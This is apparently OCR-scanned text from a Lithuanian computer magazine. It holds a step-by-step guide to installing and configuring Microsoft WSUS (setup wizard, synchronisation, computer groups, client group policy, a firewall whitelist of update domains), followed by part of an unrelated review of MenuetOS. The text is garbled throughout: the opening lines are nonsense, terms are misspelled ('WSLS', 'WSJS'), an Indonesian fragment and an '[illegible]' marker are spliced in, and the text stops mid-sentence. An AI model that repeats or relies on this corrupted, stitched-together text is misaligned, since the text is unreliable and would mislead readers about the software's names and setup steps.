
¡Ojalá... que crezcas! 50 años paréntesis!

Jeigu tarp WSUS serverių nėra t.



WSJS sudeł jena zo tarcz i re kalinda ni  
 i wyeto r tuz pacu, nemokama DBVS SQL  
 Server Desk op Emulor Andrius






Svečių atnaujinimų sąrašas

tinklo iš 500 mašinų aptarnavimui „Microsoft“ žinijeriai rekomenduoja panaudoti serverį, turintį ne mažesnę kaip 1 GHz procesorių ir 1 Gb operatyvines atminties. Pačiai WSUS prireiks mažiausia 1 Gb disko vietos (beje, WSUS distributyvas užima tik 130 Mb), taip pat 6 Gb duomenų saugojimui (atnaujinimai, pataisymai ir t.t.). Beje, rekomenduojama šiam tikslui skirtos laisvos disko vietos apimtis = 30 Gb. Tam tikri reikalavimai taip pat keliami ir operacinėje sistemoje įdiegtai programinei rangai. Taigi WSUS įdiegimui ir tolimesniam darbui prireiks:

- 1) Microsoft Internet Information Services (IIS) 6.0, kuris greičiausia bus įdiegtas kartu su pačiomis langinėmis
- 2) Microsoft .NET Framework 1.1 Service Pack 1 for Windows Server 2003.
- 3) Background Intelligent Transfer Service (BITS) 2.0.

Kadangi WSLS aktyviai naudoja duomenų bazę, tai šį sąrašą buvo galima papildyti ir DBVS. Tačiau, kaip jau buvo pasakyta, į WSLS distributyvą įjungta nemokama WMSDE, kuri visiškai sėkmingai susidoroja su visomis jai skirtomis užduotimis. Tiesa, jos įdiegimui dar prireiks mažiausiai 2 Gb disko vietos. Visus šiuos išvardintus dalykus bei WSUS distributyvą galima rasti oficialioje WSUS svetainėje — [www.microsoft.com/windowsserversystem/updateservices/downloads](http://www.microsoft.com/windowsserversystem/updateservices/downloads).

Tiesę įdiegti WSUS turi tik lokalsios Administrators grupės nariai, tai dar vienas svarbus įdiegimo reikalavimas. Del to prieš pradedant įdiegimą į sistemą reikia prisijungti administratoriaus



Pagrindinis WSLS konsolės langas

vardu. Žemiau aš aptarsiu gana paprastą, tačiau labiausiai paplitusį ir efektyvų WSUS įdiegimo ir panaudojimo būdą. WSUS ir įmontuotos DBVS WMSDE darbą valdys Windows 2003 Server su įdiegtu IIS, o visi atnaujinimai, pataisymai ir programine iranga bus saugomi lokaliai, serverio diske.

Serverio distributyvas platinamas vienintelės vykdomos bylos WSUSetup.exe — pavidalu. Jį paleidęs, tu pamatysi patogų įdiegimo vedlį (wizard), kuris vadovaus pirminio serviso įdiegimo procesui. Po tradicinio licencinio susitarimo peržiūros vedlys tau pasiūlys nurodyti vietą, kurioje WSUS saugos atnaujinimus. Iš esmės šio kelio tu gali ir nenurodyti (tam pakanka nuimt. vienetelę šiame lange pateiktą varnelę), tačiau tokiu atveju atnaujinimai bus siunčiami iš interneto, kiekvieną kartą pareiklavus vartotojui. Tai ne tik padidins sunaudojamo interneto tinklo srauto kiekį, bet ir smarkiai sumažins atnaujinimo greitį. Spręsk pats: atnaujinimai iš lokalaus tinklo būtų parsisųti kur kas greičiau, nei iš interneto.

Kitame žingsnyje vedlys pasiūlys nurodyti naudojamos DBVS parametrus. Pagal nutylimą bus įdiegiama įmontuota WMSDE, tačiau tai lengvai galima pakeisti. Jeigu serveryje jau įdiegta kokia nors DBVS (pavyzdžiui, MS SQL), tai tu gali naudotis būtent ja, pasirinkdamas atitinkamą specialaus iškrentančio meniu punktą. Kaip ir priklauso bet kuriam padoniam administratoriaus įrankiui, WSLS galima valdyti per web sąsają.

Visi atnaujinimai ir pataisymai taip pat perduodami HTTP protokolu (nors ir slapta nuo vartotojo), todėl jo darbui būtinas IIS. Jeigu tu jo nenaudojai, t.y. 80 jungtis laisva, neturėtų kilti jokių nesklandumų: tiesiog palik visus nustatymus pagal nutylimą ir spausk „Next“. Jeigu pas tave jau yra veikianti web svetainė, tai WSUS servisas bus sukonfigūruoti veikimui per 8530 jungtį. Šiame lange tu taip pat pamatysi 2 svarbias nuorodas: viena iš jų rodo į servisą su atnaujinimais, kita — į administratoriaus sąsają. Įsidėmek jas: jų prireiks tolimesniam konfigūravimui. „Mirror Update Settings“ parametruose administratoriui siūloma apibrėžti įdiegiamo WSUS serverio rolę. Jeigu tai pirmasis tinklo WSUS serveris, tai šį etapą galima praleisti. Priešingu atveju reikia nurodyti hierarchijoje aukščiau stovintį serverį, t.y. tą, iš kurio bus parsisųčiami atnaujinimai. Po to telėka tik keletą kartų nuspausti „Next“ ir laukti pirminio įdiegimo pabaigos.

**[Tramdoma WSUS]** Taigi pats paprasčiausias etapas jau praėtas. Dabar reikia sukonfigūruoti klientų mašinas bei patį WSUS, kad šis iš interneto teisingai parsisųstų ir išdalintų visus reikiamus atnaujinimus. Servisas valdomas per specialią konsolę, kuri gali būti iškviesta per Start -> Programs -> Administrative Tools -> Microsoft Windows Server Update Services. Be to, prieiti prie konsolės galima ir per atstumą, su naršykle nuejus adresu <http://SERVERNAME/WSUAdmin> (šis adresas buvo pateiktas ekrane įdiegimo metu). Norint ją pasinaudoti, reikia būti WSUS kompiuterio „Administrators“ grupės nariu. Tuo pačiu priejimo prie konsolės adresą rekomenduojama įtraukti į intraneto zoną, ką galima padaryti atitinkamuose Internet Explorer nustatymuose (priminsiu, jog jokia kita naršykle šiuo atveju netiks).

WSUS konsolė iš pradžių gali gąsdinti įvairių skyrelių gausybe, tačiau iš tiesų juose nėra nieko baisaus. Pradesime nuo atnaujinimų komponentų tipų konfigūravimo, kadangi kiekvienas juos pasirenka priklausomai nuo savo poreikių. Tam pereik į Options > Synchronization Options. Synchronizacija — tai naujų at-




naujinimų, kurie tenkina administratoriaus nurodytus kriterijus, paieškos ir parsisiuntimo iš „Microsoft“ serverio procesas. Tiesą sakant, šiuos kriterijus ir reikia nurodyti. Atsidariusiame lange iš pradžių bus atidarytas skyrelis „Schedule“. Synchronizaciją galima atlikti arba rankiniu būdu (nuspaužiant specialų mygtuką **Task > Synchronize now**), arba automatiškai. Sistemos konfigūravimo ir derinimo etape rekomenduojama palikti pirmąjį variantą. Antrasis skyrelis — „Products and Classifications“ — ne mažiau svarbus, kadangi jame nurodomi atnaujinami produktai ir jiems skirtų atnaujinimų tipai. Jeigu nuspausi po šio skyrelio pavadinimu kairėje esantį mygtuką „Change“, tai gausi visų atnaujinimų programinių produktų sąrašą. Pažymėk varnelėmis tai, kas tave domina (pavyzdžiui, *Windows XP*, *Windows 2003 Server*) ir spausk „Ok“. Norint apibrėžti atnaujinimų modulių tipus, reikia nuspausti kitoje lango dalyje, dešinėje, esantį mygtuką „Change“. Pagal nutylėjimą WSUS iš „Microsoft“ serverio užkrauna tik kritinius ir sistemos saugumo atnaujinimus. Tau pageidaujant į šį sąrašą gali pakišti ir tvarkykles, sukaupę atnaujinimų paketai bei naujų funkcijų paketai.

„Proxy server“ skyrelis reikalingas tuo atveju, kai tinkle yra proxy serveris, o visi reikiami „Update Source“ (atnaujinimo šaltinis) skyrelio parametrai buvo nurodyti WSUS įdiegimo metu. Mus kur kas labiau domina skyrelis „Update Files and Languages“ (atnaujinamos bylos ir kalbos). Paminėsiu, kad kiekvienai savo produktų lokalizacijai „Microsoft“ išleidžia skirtingus atnaujinimus ir pataisymus, kurie kažkodėl tarpusavyje nesuderinami. Sąstis absoliučiai visko tikrai nereikia, todėl, nuspaužęs mygtuką „Advanced...“, aš paprastai paleidžiu tik anglų kalbą (jodu, ką daryti, jeigu įmoneje yra lietuviški *Windows* ar *Office* red.past.). Čia taip pat galima nurodyti keletą kitų opcijų, pavyzdžiui, atnaujinimų bylų saugojimo vietą. Palik šį parametras kaip yra, kadangi mes jau įdiegimo metu nurodėme, jog visus duomenis būtina saugoti kietajame diske. Taip pat svarbi opcija „Download update files to this server only when updates are approved“ (Atnaujinimų bylas į serverį parsisiųsti tik jeigu jos patvirtintos). Patvirtinti atnaujinimą galima tiek rankiniu (per at-

tinkamą WSUS konsolės dialogą), tiek ir automatinio režimu, kuris konfigūruojamas per skyrelį *Options > Automatic Approval Options*. Aktyvavus šią opciją, tau bus suteikta galimybė patvirtinti ir parsisiųsti tam tikrus specifinius atnaujinimų tipus (pavyzdžiui, tvarkykles) pusiau automatiniame režime, pasirenkant tik tai, ko tau iš tikrųjų reikia. O tie atnaujinimai, kuriems nurodytas automatinis patvirtinimas (pavyzdžiui, kritiniams pataisymams) bus persiunčiami automatiškai, be tavo žinios. Dabar, kai synchronizacijos parametrai pilnai sukonfigūruoti, galima pradėti į mūsų WSUS serverį siųsti atnaujinimus. Spausk mygtuką „Synchronize now“ ir lauk proceso pabaigos. Po susijungimo WSUS pabandys išsiaiškinti, ar serveryje yra naujų atnaujinimų jų ten tikrai bus, kadangi tai pirmoji mūsų synchronizacija. Jeigu kai kuriems atnaujinimų tipams tu nurodei automatinį atnaujinimą, tai iš karto prasidės siuntimo procesas. Visi likusieji atnaujinimai taip pat bus parsisiųsti, tačiau tik po to, kai administratorius lieps tai padaryti. Pasibaigus synchronizacijai WSUS konsolėje būtinai atidaryk skyrelį „Updates“, kur tu pamatysi visų prieinamų atnaujinimų sąrašą.


**[Grupinės politikos]** WSUS aktyviai naudoja grupines politikas (*group policy*) ir, priklausomai nuo vienos ar kitos grupės nustatymų, atitinkamai aptarnauja joms priklausančius klientus. WSUS dokumentacijoje „Microsoft“ specialistai rekomenduoja sukurti mažiausiai dvi grupes: testinę ir pagrindinę. Testinės grupės nariams (pageidautina, kad tai būtų patyrę vartotojai) pereinami absoliučiai visi atnaujinimai, kurie įdiejami jų mašinose vos tik jiems atsiradus WSUS serveryje. Iš esmės šie vartotojai tampa bandomaisiais triušiais — ant jų tu išbandai išleistų atnaujinimų stabilumą. Jeigu po įdiegimo neatitiko nieko baisaus, atnaujinimus galima leisti pasiekti pagrindinės grupės vartotojams. Tačiau, jeigu nutiks taip, kad „Microsoft“ padarys klaidą ir išleis atnaujinimą su klaidomis, tai problemų iškils tik testinei grupei, o pagrindinė kompiuterių dalis kaip ir toliau sėkmingai veiks.

Grupių organizavimo procesas vyksta dviem etapais. Visų pirma, reikia nurodyti, kaip kompiuteriai bus išskirstyti į grupes. Čia yra dvi galimybės: arba tu kiekvieną kompiuterį pridedi prie grupės rankiniu būdu WSUS konsolės priemonėmis (t.y. serverio puseje), arba klientai automatiškai pakliūs į reikiamą grupę, priklausomai nuo savo grupinės politikos arba nuo *Windows* sisteminio registro nustatymų (t.y. priklausomybe grupei nustatoma kliento puseje). Antra, reikia sukurti pačias grupes. Vidutinio dydžio lokaliam tinkle kompiuterius pakankamai lengva išrušiuoti į grupes rankiniu būdu, todėl šis būdas naudojamas pagal nutylėjimą. Tuo lengviau įsukinti nuspaužus mygtuką „Options“ ir pasirinkus „Computer Options“. Atsidariusiame lange turi būti aktyvi opcija „Use the Move computers task in Windows Server Update Services“. Šiaip jau grupių sukūrimas gana paprasta užduotis. Viršutiniame meniu nuspauškus mygtuką „Computers“, po to — „Create a computer group“, ir įvesk grupės pavadinimą. Tarkim, mes sukuriame testinę grupę



Automatinio atnaujinimo nustatymai tegu tau bus daroma 3 valandų nakties





Jeigu tinkle naudojama keletas WSUS serverių, reikia sukonfigūruoti jų bendravimo parametrus

(noris tai nesvarbu), todėl pavadinkime ją Test. Vienintelė problema – į grupę kol kas nėra ką įtraukti, kadangi „Kompiuterių“ sąrašas tuščias. Tai visiškai logiška, kadangi paprasti tinklo kompiuteriai kol kas nežino apie lokalią WSUS serverį ir, atitinkamai, į jį neskreipia. Vadinas, šią problemelę reikia pataisyti.)


Automatinių atnaujinimų tarnybos konfigūravimo būdas darbo stotyje priklauso nuo tinklo konfigūracijos. Active Directory aplinkoje (t.y. lokaliame tinkle su realizuota katalogų tarnyba) galima sukonfigūruoti visus kompiuterius iš karto, pasinaudojant tik grupinės politikos objektais (Group Policy Objects, GPO). Tokiu atveju „Microsoft“ rekomenduoja sukurti naują GPO, kuriame bus išimtinai vien tik darbo su WSUS serveriu nustatymai, po ko šią politiką reikia susieti su reikiamu konteineriu (dažniausiai – domenų). Išsamiau apie tai galima paskaityti

### [Pasirūpink ugniasiene]

Bet koks protingas adminas tarp lokalaus tinklo ir interneto pastato ugniasienę. Siekiant išvengti problemų reikia pasistengti, kad įdiegtai WSUS tarnybai nebūtų blokuojamas prieėjimas prie globaliojo tinklo. Atnaujinimams pasiųsti iš Microsoft Update serverių WSJS naudoja 80 (HTTP) ir 443 (HTTPS) jungtis, beje, šie parametrai negali būti pakeisti. Jeigu tu manai, kad šių jungčių atidarymas neigiamai paveiks tavo sistemos saugumą, siūlyčiau sudaryti „baltąjį sąrašą“, į kurį galetum įtraukti visus adresus, su kuriais bendrauti bus leidžiama. Į jį reikia įtraukti:  
<http://windowsupdate.microsoft.com>  
[http://\\*.windowsupdate.microsoft.com](http://*.windowsupdate.microsoft.com)  
[https://\\*.windowsupdate.microsoft.com](https://*.windowsupdate.microsoft.com)  
[https://\\*.update.microsoft.com](https://*.update.microsoft.com)  
[http://\\*.windowsupdate.com](http://*.windowsupdate.com)  
<http://download.windowsupdate.com>  
<http://download.microsoft.com>  
[http://\\*.download.windowsupdate.com](http://*.download.windowsupdate.com)  
<http://wustat.windows.com>  
<http://ntservicepack.microsoft.com>

štai čia: <http://go.microsoft.com/fwlink/?LinkID=14232>, <http://go.microsoft.com/fwlink/?LinkID=41777>. O mes savo ruožtu aptarsime variantą, kai tinkle nėra Active Directory, ir nustatymus kiekviename kliento kompiuteryje reikia nurodyti rankiniu būdu, panaudojant lokalią kompiuterių politiką. Tam kliento mašinoje eik į Start -> Run -> įvesk gpedit.msc. Atsiradusiame lange išskleisk Local Computer Policy -> Computer Configuration r paspausk dešinę peles klavišą ant punkto Administrative Templates. Kontekstiniame meniu pasirink Add/Remove Templates..., toliau – Add... ir pasirink bylą wuau.adm. Dabar išskleisk mazgą Windows Components, kur pamatysi punktą Windows Update – čia ir konfigūruojami automatiniai atnaujinimų tarnybos nustatymai. Su parametru Configure Automatic Updates galima nurodyti kreipimosi į WSUS serverį periodiškumą bei atnaujinimų užkrovimo ir įdiegimo tvarką. Daugeliu atvejų tiks variantas „Auto download and schedule the install“. Kitas parametras – Specify intranet Microsoft update service location – dar svarbesnis, kadangi čia nurodomas WSUS serveris ir jo parametrai. Tam, kad visa sistema pradėtų veikti, pirmame tekstiniame lauke įrašyk <http://SERVERNAME>, kur SERVERNAME – WSUS serverio vardas arba IP adresas. O dabar pabandysime prisijungti prie serverio su atnaujinimais. Tam visiškai nebūtina laukti to laiko, kada suplanuotas atnaujinimas. Nueik į Start -> Run -> įvesk wuauclt.exe /detectnow. Jeigu prisijungimas bus atliktas sėkmingai, tai tavo kompiuterio vardas bus atvaizduotas WSUS konsolėje, „Kompiuterių“ sąrašė. Tau teleka jį pridėti prie reikiamos grupės ir atlikti tą patį veiksmą su visais likusiais tinklo kompiuteriais.

[Pabaigai] Iš esmės didžioji darbo dalis jau padaryta. Tinklo kompiuteriai jungiasi prie WSUS serverio ir parsisiunčia reikiamus atnaujinimus. Pats WSUS, priklausančiam nuo grupinės politikos, tvarkingai apdoroja jų užklausas bei parsisiunčia reikiamus atnaujinimus iš Windows Update serverio. Tiesa, sinchronizacija su „Microsoft“ serveriu mūsų sistemos denimo metu buvo atliekama rankiniu režimu (nuspaudus mygtuką „Synchronize now“). Tai nėra labai patogų, todėl dabar pats laikas pereiti į skyrelį Synchronization options ir nurodyti tau patogų laiką.



Siųsti visiems „Microsoft“ produktams skirtus atnaujinimus beprasmiškas tinklo srauto ekvivalenas. Čia pasirink tik tai, ko tau reikia




2. **Persepsi** adalah proses  
melihat sesuatu dengan cara  
yang berbeda-beda.

[illegible]








statymų langas. *MenuetOS* kol kas nemoka automatiškai nustatyti diegtos įrangos parametrų, todėl ji prieš pradėdama darbą vartotojui užduoda keletą klausimų. Iš pradžių atsiradusiame mėlyname dialogo lange derėtų nurodyti vaizdo režimą, kuris bus naudojamas ir ekrano skiriamąją gebą. Daugeliui konfigūracijų bus priimtinas *Vesa 2.0+* režimas, o pagelėjama ir kasdieniniam darbe naudojama ekrano skiriamoji geba išsirenkama individualiai. Jeigu tu *MenuetOS* įveidi sename kompiuteryje, tai gali būti, jog tau reikės pasirinkti kitą režimą: *Vesa 1.0* arba net *EGA/CGA*. Jeigu pasirinktas *Vesa 2.0* režimas, tai toliau bus pateiktas klausimas, ar derėtų panaudoti grafinę *MTRR* akseleraciją. Čia reikėtų atsakyti teigiamai, kad būtų įjungtas aparatinis grafinių vaizdų išvedimo spartinimas. Kitas klausimas susijęs su peyte. Ji gal būti prijungta prie *PS/2*, *USB* arba prie vieno iš *COM* išvedimų, todėl *MenuetOS* paprašo nurodyti, kur būtent ji įjungta. Po to bus klausimas apie tai, iš kur operacinė sistema turėtų užkrauti virtualų diską. Pasirink punktą pagal nutylėjimą — įkrovimas iš diskeio.

Tai paskutinis konfigūracijos klausimas, po kurio prasideda pats operacinės sistemos įkrovimas. Čia reikėtų šiek tiek palaukti, po to pasirodys pranešimas, jog įkrovimas baigtas, po ko norint pradėti darbą reikia nuspausti *Escape* klavišą. Dabar užkrauta *MenuetOS* paruošta darbui.

**[Sąsaja ir programos]** Taip kaip atrodo *MenuetOS* vartotojo sąsaja? Galiu pasakyti, kad ji visiškai atitiko mano viziją, kaip turėtų atrodyti šiuolaikinės operacinės sistemos grafinė sąsaja. Kadangi *GLI* įmontuota tiesiog į branduolį, ji veikia labai greitai. Viršuje yra užduočių juosta su laikrodžiu ir didelis mygtukas, ant kurio užrašyta „spekit kas?“ — be abejo, *MenuetOS*. Paspaudus šį mygtuką, kaip ir reikėtų tikėtis, pasirodo sisteminis meniu, iš kurio galima prieiti prie visų nustatymų ir programų. Ant darbastalo (*desktop*) su foniniu paveikslėliu yra kai kurių programų paleidimo piktogramos (ikonos). Lan-  
gai tui įprastinės išvaizdos antraštės su dešiniame kampe esančiu kryžuku, skirtu langui uždaryti. Kitaip tariant, čia nėra nieko, kas kardinaliai skirtųsi nuo mums įprastos vartotojo sąsajos. Darbastalo fonu (*wallpaper*) gali būti bet koks *bmp* arba *jpeg* formato paveikslėlis. Darbastalo išdėstymą taip pat galima reguliuoti. Ant darbastalo galima pridėti papildomų elementų, tačiau ne taip, kaip tai daroma *Windows* sistemoje iš kontekstinio meniu pasirinkti „New -> Shortcut“, o per specialią programą, kuri taip ir vadinasi — *Desktop*. Joje galima nurodyti paleidžiamos programos poziciją, ikonėlę ir pavadinimą. Graži ir greita sąsaja — tai, be jokios abejonės, labai gerai, tačiau operacinė sistema be ikonėlių rodymo ant darbastalo tui mokėti daryti daugiau. Operacinės sistemos vertę nustato programų, kurios gali būti joje paleistos, rinkinys. Pažiūrėsime, kaip šiuo atžvilgiu sekasi *MenuetOS*. Kartu su standartinė *MenuetOS* sistema pateikiama ganėtinai daug programų. Išskleisk pagrindinį meniu, ir tu pamatysi aštuonis submeniu, kiekviename kurių yra keletas vienos ar kitos kategorijos programų. Submeniu pavadinimai (*Coding*, *Internet*, *Audio*, *Graphics*) leidžia aiškiai suprasti, kad sistema turi pakankamai galimybių. Į ką visų pirma reikia atkreipti dėmesį? Kaip *Linux* neįsivaizduojama be *C* kompiliatoriaus, *MenuetOS* neįsivaizduojama be assemblerio. Kartu su sistema komplekte pateikiamas *FASM*, su kuriuo galima kurti *MenuetOS* skirtas programas. Norint kurti programas, reikia turėti bent elementarių tekstų redaktorių, kad būtų galima kur nors rašyti šiek tiek tekstus. Savaimė suprantama, *MenuetOS* tokį redaktorių tui. Jis vadinasi *TinyPad*, ir kai kuo jis net kietesnis už *Windows* *Notepad* — jame išryškinama assemblerio kodo sintaksė. Sistema taip pat stebina papildomų kalbų galimybe: *MenuetOS*



Šachmatai, tetris, išminuotojas ir žaidimas c4





Bylų valdymo rankus, pačistų užduočių sąrašas ir sistemos nustatymai

sistemoje gali naudoti rusų, anglų, suomių (gimtoji kūrėjo kalba), vokiečių ir prancūzų kalbas. Jas galima keisti sistemos nustatymų programoje (ant darbastalio yra *Setup*, po to punktas *keyboard layout*). Be programų kūrimo priemonių, *MenuetOS* taip pat turi šiek tiek įprastinių taikomųjų programų: grafinių *bmp* ir *jpeg* formatų peržiūros programą, paprastą grafinį redaktorių *XPaint*, ikonėlių redaktorių, skaičiuotuvą ir bylų valdymo įrankį. Atskira vertėtų paminėti programas, kurios surinktos į *Demos* meniu. Jame yra programos, kurios demonstruoja kokias nors *MenuetOS* galimybes, pagrįdę jos grafinio variklio. Ten, pavyzdžiui, yra programa „ScreenSaver“, kuri pilno ekrano (*full screen*) režime demonstruoja gražias trimates besivartančias figūras. Yra programos, skirtos parodyti, jog *MenuetOS* sistemoje galima sukurti netaisyklingos formos langus (pavyzdžiui, apvalius), bei pusiau skaidrius langus. *MenuetOS* turi ir tinklinę dalį, pagrįstą TCP/IP protokolu. Tai reiškia, kad su *MenuetOS* galima išeiti į internetą. Tiesa, į *MenuetOS* kol kas nėra perkelta *Firefox* naršyklė, tačiau kas žino, kaip ten bus toliau :). Sistemoje yra šiek tiek nuosavų tinklo įrankių, tarp kurių *telnet*, *irc*, *nntp*, *ftp* klientai, naršyklė ir darbai su *pop3* ir *smtp* pašto protokolais skirtos programos. Yra net žaidimo šachmatais internetu klientas. Be šių išvardintų klientų taip pat yra *http*, *ftp* ir *email* serveriai. Savaimė suprantama, visų šių programų funkcionalumas kur kas mažesnis, nei jų analogų iš kitų operacinių sistemų, tačiau tai nieko nereiškia, *MenuetOS* tinklo programos skirtos parodyti, kad tokių programų kūrimas šiai operacinei sistemai yra įmanomas ir prasmingas. Manau, jog ateityje verta iš „į tikėtis funkcionalumo patobulinimų, o kol kas jos pateiktos kaip demonstracinės programos. Su įmontuotu TCP/IP palaikymu galima prisijungti prie lokalaus tinklo bei pabandyti išeiti 